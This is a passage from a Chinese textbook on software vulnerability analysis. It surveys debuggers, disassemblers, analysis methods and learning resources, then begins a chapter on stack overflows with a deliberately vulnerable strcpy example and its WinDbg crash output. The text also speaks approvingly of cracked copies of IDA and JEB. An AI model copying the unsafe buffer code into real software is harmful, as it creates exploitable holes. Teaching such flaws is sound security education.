关于这个问题，笔者觉得可以从攻击与防御的角度来看。

对于攻击者，分析漏洞通常都是为了实现漏洞的利用，写出更稳定的攻击程序，之后可以用于

入侵他人系统或者出售。

对于防御者，分析漏洞主要为了弄清楚漏洞的成因与攻击手法，以便制定出有效的漏洞检测与防御方案，帮助维护企业或单位的信息安全。

也有未在上述两种角色范围的漏洞分析人员存在，比如纯粹出于个人兴趣进行漏洞研究的技术人员，甚至是非专业人员。当分析者的工作与漏洞挂钩后，其分析漏洞的出发点基本就是攻击者或者防御者的视角。

## 1.3 常用分析工具

软件漏洞分析与逆向工程是分不开的，各种主流逆向工具在软件漏洞分析领域都经常被用到，这里列举几个在本书中经常使用的工具，此处主要涉及Windows与Android平台。

### 1.3.1 IDA——反汇编利器

在逆向工程和软件漏洞分析领域中，IDA 是一款必备工具，如图1-1所示，在反汇编应用中享有独树一帜的地位，而且支持Windows、Linux和Mac等多个系统平台，几乎没有一款同类工具能够完全代替它。但是，IDA是一款收费软件，专业版售价1129美元，相当于人民币7005元左右，如果要使用ARM/x86/x64 Hex Ray反编译插件，则售价更贵，达上万美元，约6万多元。令人欣慰的是，目前网上已有破解版，最新的破解版本是IDA 6.6，而且还包含ARM、x86，以及x86的反编译插件。




图1-1 反汇编器IDA Pro

### 1.3.2 OllyDbg——破解与逆向常用调试器

为了动态跟踪程序的执行过程，就需要使用到调试器，许多从事安全工作的人员可能会更喜欢OllyDbg这款免费软件，简称OD，如图1-2所示。在破解软件、调试逆向上它常被用到，已经基本替代老一辈调试器SoftICE，它支持插件扩展，但目前仅有Windows版本。不过，用过BackTrack系统的朋友会发现，它上面就配带有OllyDbg，借助wine可以在Linux上调试Windows程序。

在Windows上需要动态调试时，尤其是需要软件解密、分析协议或算法、病毒分析等需求时，笔者会首选OllyDbg这款软件，而如果是漏洞调试分析，笔者更偏爱下面介绍的一款调试器Immunity Debugger。




图1-2 调试器OllyDbg

### 1.3.3 Immunity Debugger——漏洞分析专用调试器

Immunity Debugger是基于OllyDbg改造的，如图1-3所示，所以OD上的各种功能菜单及快捷键都基本相同，很容易上手。为什么会有那么多人用它来分析漏洞呢？笔者也比较喜欢用它来调试漏洞，而如果是其他调试需求则会选用其他调试器，因为Immunity Debugger上自带有很多Python插件，很多是用于辅助漏洞调试的工具，比如著名的mona（早期称作pvefindaddr），允许在主界面上输入命

令调用，可以大大提高漏洞分析调试的效率。




图1-3 调试器Immunity Debugger

### 1.3.4 WinDbg——微软正宗调试器

上面两款调试器可能更适合黑客和安全爱好者，对于普通程序员，可能更喜欢微软正宗出品的调试器WinDbg，如图1-4所示。在分析微软官方的程序，比如IE浏览器、Windows内核等时，笔者更偏爱使用WinDbg，因为它提供的各项命令及独有的Windows调试支持功能（比如页堆、堆释放检查、栈回溯数据库等），以及便于配置Windows符号表的功能，可以帮助我们识别Windows中的更多函数，以及导致BUG的代码。当然，其他调试器也是可以配置的，笔者更看重的是WinDbg在Windows平台上对程序独特的调试支持功能。




图1-4 调试器WinDbg

### 1.3.5 GDB——Linux调试器

对于非Windows平台上的程序调试，GDB绝对是使用率最高的调试器，如图1-5所示，前面介绍的IDA也可以基于GDB作为其他平台的远程调试器，在Linux、Mac、Android等系统上均适用，但后来苹果官方出了款调试器称作lldb，更便于调试Objective-C/Swift程序。在本书后面介绍Android平台上的漏洞分析时，会介绍GDB的具体使用。

```
:~# gdb  
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1  
Copyright (C) 2014 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word".  
      help  
List of classes of commands:  
  
aliases -- Aliases of other commands  
breakpoints -- Making program stop at certain points  
data -- Examining data  
files -- Specifying and examining files  
internals -- Maintenance commands  
obscure -- Obscure features  
running -- Running the program  
status -- Status inquiries  
support -- Support facilities  
tracepoints -- Tracing of program execution without stopping the program  
user defined -- User-defined commands  
  
Type "help" followed by a class name for a list of commands in that class.  
Type "help all" for the list of all commands.  
Type "help" followed by command name for full documentation.  
Type "apropos word" to search for commands related to "word".  
Command name abbreviations are allowed if unambiguous.
```

图1-5 调试器GDB

### 1.3.6 JEB——Android反编译器

在JEB工具出来前,可能很多朋友在逆向Android软件时,会采用多款工具组合使用,比如dex2jar、smail、baksmail、jd-gui、ApkTool等命令行工具,恨不得能出一款拥有GUI界面的综合工具,集成上述各类工具的功能,恰好JEB的出现满足了这些需求,如图1-6所示。JEB是一款收费软件,网上有破解版,大家可自行取舍。它拥有查看Java反编译代码、smail代码、Android Manifest.xml,以及函数交叉引用等多个功能,仅需要打开APK即可,操作更加简单,可视化效果也好。




图1-6 Android反编译器JEB

### 1.3.7 其他

除上述工具外，还有很多经典工具，依据不同的系统平台、不同的文件格式，会有不同的分析工具，比如分析PDF的pdftools、分析SWF的SWFIInvestigator、分析文件格式的010Editor等，各类不同的分析工具会在本书后面各个章节中介绍，此处因篇幅所限，就不一一介绍。

## 1.4 常见的漏洞分析方法

#### 1.4.1 静态分析

静态分析是指在无须运行程序的情况下，通过IDA或JEB等反汇编/反编译工具逆向分析软件，以掌握其程序执行的逻辑和功能，从而找出存在安全缺陷的代码。静态分析漏洞有时工作量比较大，特别是对于比较庞大的软件，比如IE浏览器。如果只是为了分析某个函数的功能，定向地静态分析会比较直接高效，但如果想弄清楚不同函数之间的关系，以及变量、返回值或相互传递的参数，可能就需要结合动态调试执行程序去跟踪分析。

## 1.4.2 动态调试

动态调试就是借助调试器跟踪程序的执行过程，包含运行中函数的调用关系、传递的参数变量和返回值，以及堆栈的分配情况。通过动态调试跟踪，可以层层回溯当前程序调用到的各个函数，有利于从触发崩溃的函数往前回溯追踪，更有目标性地分析，从而提高分析效率。通常情况下，为了完整高效地分析软件漏洞，会采用动静态结合的分析方式。

## 1.4.3 源码分析

当分析者手上拥有软件源码的时候，就可以通过阅读源码或者源码调试来分析软件，如图1-7所示是利用WinDbg对firefox浏览器进行源码调试。对于自己开发的软件或者开源软件（比如Firefox、Chrome等），采用源码分析的方式可能会更便于理解程序功能，但通常情况下，我们要分析的软件都是闭源的，此时就得采用其他分析方式了。




图1-7 源码调试分析

## 1.4.4 补丁比较

对于一些大厂商，比如微软、Adobe，它们每月的第二个星期二（北京时间是星期三）都会联合

发布补丁，因此这一天也被称为“微软补丁日”。在发布的补丁中，可能会修复许多未公开的0Day漏洞。为了发现其中的0Day，一些安全人员可能会对发布的补丁（修复程序）与被修复的原文件（漏洞程序）进行比对，找到其中被修改的地方，然后从差异之处发现被修复的漏洞，这种方法就叫补丁比较，属于静态分析的一种方法，如图1-8所示是利用BinDiff进行补丁比较时的截图。




图1-8 补丁比较

#### 1.4.5 污点追踪

污点追踪是指将外部输入数据标记为污点，然后在程序动态执行过程中，追踪污点的传播过程，当污点被传播到控制执行流程或者执行代码中时，就可能导致安全漏洞的发生，如图1-9所示。在漏洞挖掘与分析中，污点追踪的思路可能被用得较多。在很多信息安全专业的毕业设计中，经常见到污点追踪的影子，其理论虽然挺好，也显得高端，但实际上能够做出较好成品的很少。

污点追踪犹如“七伤拳”一般，“先伤己，再伤人”，开发污点追踪工具，不仅费时费力，而且开发完成后，运行比较大的工具往往需要运行很长时间，比如IE、Adobe等软件，有时甚至需要整整一天的时间。一般是在漏洞位置比较隐蔽，其他分析方法无效或可能耗费过长时间的时候才使用，主要针对文件格式漏洞。另外，读者也可利用pin等动态插桩框架开发出动态分析工具，针对特定函数挂钩，比如堆分配与释放函数，根据不同的漏洞场景制作相应的动态追踪工具，可能效果更佳。

更具实战价值。




图1-9 污点追踪

## 1.5 学习资源

对于获取漏洞信息、PoC/Exploit，以及一些学习漏洞分析技术的途径，笔者推荐一些站点和书籍给大家，这些是笔者常逛的站点或读过的书籍。相信无论是初学者还是已经有一定经验的漏洞分析人员，都可以从中有所收获。

### 1.5.1 站点分享

#### 1. Exploit-DB

网址：<http://www.exploit-db.com>。

国外一个知名的漏洞利用库，包含很多平台、很多软件的漏洞PoC，不仅有软件漏洞，也有Web漏洞，是一个比较丰富的学习资源，读者可以从中选择一些感兴趣的漏洞，根据PoC自己动手调试分析，经过一定时间的动手实践，水平一定能够得到提升。

#### 2. Vupen 博客

网址：<http://www.vupen.com/blog/>。

法国著名“漏洞军火商”Vupen安全公司（现已更名为Zerodium）的博客，博客中有很多软件漏洞的分析，以及高级的漏洞利用技术，可能不太适合初学者，但如果读者能够把博客中所有的漏洞都自己动手调试一遍，那么无论是在漏洞分析还是漏洞利用上，读者的水平都会有很大的提升。在个别博文中，有些漏洞的分析可能会故意留错，或说得模糊，这些自己动手调试后才会发现。

### 3. 看雪安全论坛

网址：<http://bbs.pediy.com>。

国内著名的软件安全论坛“看雪”，论坛中有很多软件漏洞分析的文章，还有很多经典的系列文章，每年的精华集都是不错的学习资源，不仅包括漏洞分析，还有软件加解密、病毒分析、编程开发、移动安全等众多方向。

### 4. SecurityFocus

网址：<http://www.securityfocus.com>。

国外著名的漏洞信息库，包含很多漏洞公告信息，有些漏洞也会附上相关的分析文章和PoC代码。

### 5. Bugtraq 邮件列表

网址：<http://seclists.org/bugtraq/>。

国外站点，专门发布漏洞公告、进行漏洞相关技术讨论的邮件列表，很多国内外的安全人员在发现漏洞后，经常会直接在上面公布，是获取漏洞信息的最佳途径。

### 6. Binvul 论坛

网址：<http://binvul.com>。

国内非著名软件漏洞讨论站点，提供一些漏洞PoC和分析文章。

## 1.5.2 书籍推荐

笔者推荐几本软件漏洞分析的相关书籍，希望对读者有所帮助。

- (1) *The Art of Software Security Assessment - Identifying and Preventing Software Vulnerabilities*。到本书编写之时，该书暂未引进国内，也无翻译版。虽然是 2006 年出版的，但里面的软件漏洞类型覆盖得挺完整，主要讲解 Windows 与 UNIX 平台下各种软件漏洞原理，以及规避方法，也包含部分 Web 层应用漏洞的讲解。
- (2) 《0day 安全：软件漏洞分析技术》。讲述 Windows 平台上的堆栈溢出、格式化字符串、内核提权等漏洞原理，分析和利用方法，适合广大软件漏洞初学者。
- (3) 《深入理解计算机系统》。以 UNIX 系统为背景，从程序员的角度，深入讲解整个计算机系统的底层原理，被誉为“阶值超过等重量黄金的无价资源宝库”。笔者从头到尾认真读了三遍，强烈推荐，这也是许多 IT 人士所推荐的书籍，不局限于安全领域。
- (4) 《软件调试》。讲述 Windows 平台下的调试技巧和方法，借助 WinDbg 实践分析 Windows 操作

系统原理，其中关于堆的内容，对于分析堆上的漏洞特别有帮助，推荐一阅。

- (5) 《捉虫日记》。原著书名：*A Bug Hunter's Diary*，从实践者的角度讲解漏洞挖掘、分析与利用技术，书不足 200 页，但涉及较多系统平台，推荐一阅。
- (6) 《IDA 权威指南》。用 IDA 的人很多，但真正充分利用 IDA 功能的人则很少。这本书专门讲述 IDA 的使用方法，涵盖了 IDA 功能的方方面面，是当前市面上最完整讲述 IDA 的书籍。
- (7) 《Exploit 编写系列教程》。由笔者组织并参与翻译的教程，共 11 篇，详细地讲解了 Windows 平台上的栈溢出漏洞利用，重点讲解各种 Exploit 技术与编写方法，包括如何绕过 GS、DEP、ASLR 等诸多保护机制，以实际漏洞为例，手把手详细地讲解分析和利用思路，强烈推荐。
- (8) 《C++ 反汇编与逆向技术揭秘》。通过调试器去逆向各种 C++ 内部机制，特别推荐第 9~11 章内容，主要介绍类、构造与析构函数、虚函数等重要概念，以及对应的汇编指令形态和内存布局情况，从更底层的角度去理解上述概念，对于分析 C++ 写的应用漏洞会有很大帮助。

## 1.6 本章总结

本章对漏洞相关概念进行介绍，包括介绍 0Day、PoC 这些漏洞领域常见术语。同时，也对漏洞分析的常用工具和方法进行简单介绍，让大家对本书主要涉及的内容有个大概印象。最后，给漏洞分析的初学者，或者希望提升技术的安全爱好者，推荐一些站点资源和书籍，大家可以从中获取不少学习资源。除了这些站点和书籍外，读者还可以将平常看到的一些好站点，包括论坛、博客、资讯站点等，加入到个人订阅的 RSS。笔者经常收集订阅 RSS，每天翻看 RSS 阅读器，可以获取不少安全领域的信息，也是相当不错的学和资讯来源。

# 第2章 栈溢出漏洞分析

## 2.1 栈溢出简史

在各类软件安全漏洞中，栈溢出漏洞无疑是最常见、危害最大的漏洞类型之一，在各种操作系统和应用软件中广泛存在。第一个利用栈溢出发动攻击的病毒是“Morris蠕虫”，它是在互联网中传播的第一个蠕虫病毒，受到当时各大媒体的强烈关注。该蠕虫由康奈尔大学学生罗伯特·泰潘·莫里斯（Robert Tappan Morris，如图2-1所示）编写，并于1988年11月2日从麻省理工学院（MIT）传播到互联网上。



图2-1 罗伯特·泰潘·莫里斯

当时，莫里斯主要是想利用蠕虫的感染数计算出到底有多少台计算机接入网络，而该蠕虫在12小时内就感染了6200多台UNIX服务器，占当时整个互联网服务器总数的10%，其危害程度可想而知。后来他被判处三年缓刑，罚款一万美元，义务为社区服务400小时。现在莫里斯早已改邪归正，并成为麻省理工学院副教授。正是此次的蠕虫事件导致了美国CERT（国家互联网应急中心）组织的成立，随后其他各国也陆续成立各自的CERT组织，包括中国。

在“莫里斯蠕虫”爆发时，实际上大多数人对溢出的原理不是很了解，仅知道它可以造成很大的危害。直到1996年，Aleph1在世界顶级黑客杂志*Phrack*第49期上公布了关于栈溢出漏洞的文章：*Smashing the Stack for Fun and Profit*，里面详细地描述了Linux系统中栈的结构，通过示例代码进行

反汇编分析，论述了栈溢出的漏洞成因和利用技巧，对缓冲区溢出知识的传播起到很大的推进作用。Aleph1的另一个贡献是，给出了如何写获取shell权限的Exploit方法，并将此段代码命令为Shellcode，而这个称呼一直沿用至今，虽然现在的含义已经不仅仅局限于获取shell权限。

受Aleph1的影响，网络上开始涌现出大量关于栈溢出的文章，其中以Dildog在*Phrack*杂志上写的《The Tao of Windows Buffer Overflow》最为出名，该文写于1998年，当时Dildog是著名黑客组织“Cult of the Dead Cow”的成员，他在文中详细介绍了Windows平台上的栈溢出利用技术，提出了“jmp esp /call esp”覆盖返回地址的经典方法，在现今依然被广泛使用，并延伸出其他各种Exploit技术。

1999年，Dark Spyrit在*Phrack*第54期上的文章《Win32 Buffer Overflows Location, Exploitation and Prevention》中提出了成熟的Windows缓冲区溢出利用技术及防御措施，重点提出利用系统DLL中的指令控制程序执行流程的方法，进一步推进了Windows下的溢出利用技术。随后，David Litchfield在BlackHat大会上做了题目为《defeating the stack based buffer overflow prevention mechanism of microsoft windows 2003 server》的主题演讲，里面提出利用覆盖SEH结构来绕过Cookie检测，扩展了栈溢出的利用思路。

近年涌现出了各种栈溢出利用技巧，比较经典的有pop pop ret、ret2lib和ROP技术等溢出Exploit技术，微软会根据不同的利用方法提出不同的防御策略。在溢出上的攻击与防御，一直是一个长期对抗的过程，今后，溢出利用的难度也会越来越高。

## 2.2 栈溢出原理

栈溢出属于缓冲区溢出的一种，有时也称作堆栈溢出，但有时堆栈溢出又包含栈溢出和堆溢出。为了便于区分，在本书中，我们约定堆栈溢出是栈溢出和堆溢出的统称。

例如下面的程序：

```
#include <stdio.h>
#include <string.h>

int main()
{
    char *str = "AAAAAAAAAAAAAAAAAAAAAA";
    vulnfun(str);
    return;
}

int vulnfun(char *str)
{
    char stack[10];
```

```
    strcpy(stack,str);      // 这里造成溢出!
}
```

在VC6上编译完成后，用WinDbg加载运行：

```
0:000 > g
(248.c80): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fee0 ebx=7ffd6000 ecx=00422034 edx=00000000 esi=00000000 edi=0012ff48
eip=41414141 esp=0012fef4 ebp=41414141 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00010246
41414141 ??          ???
```

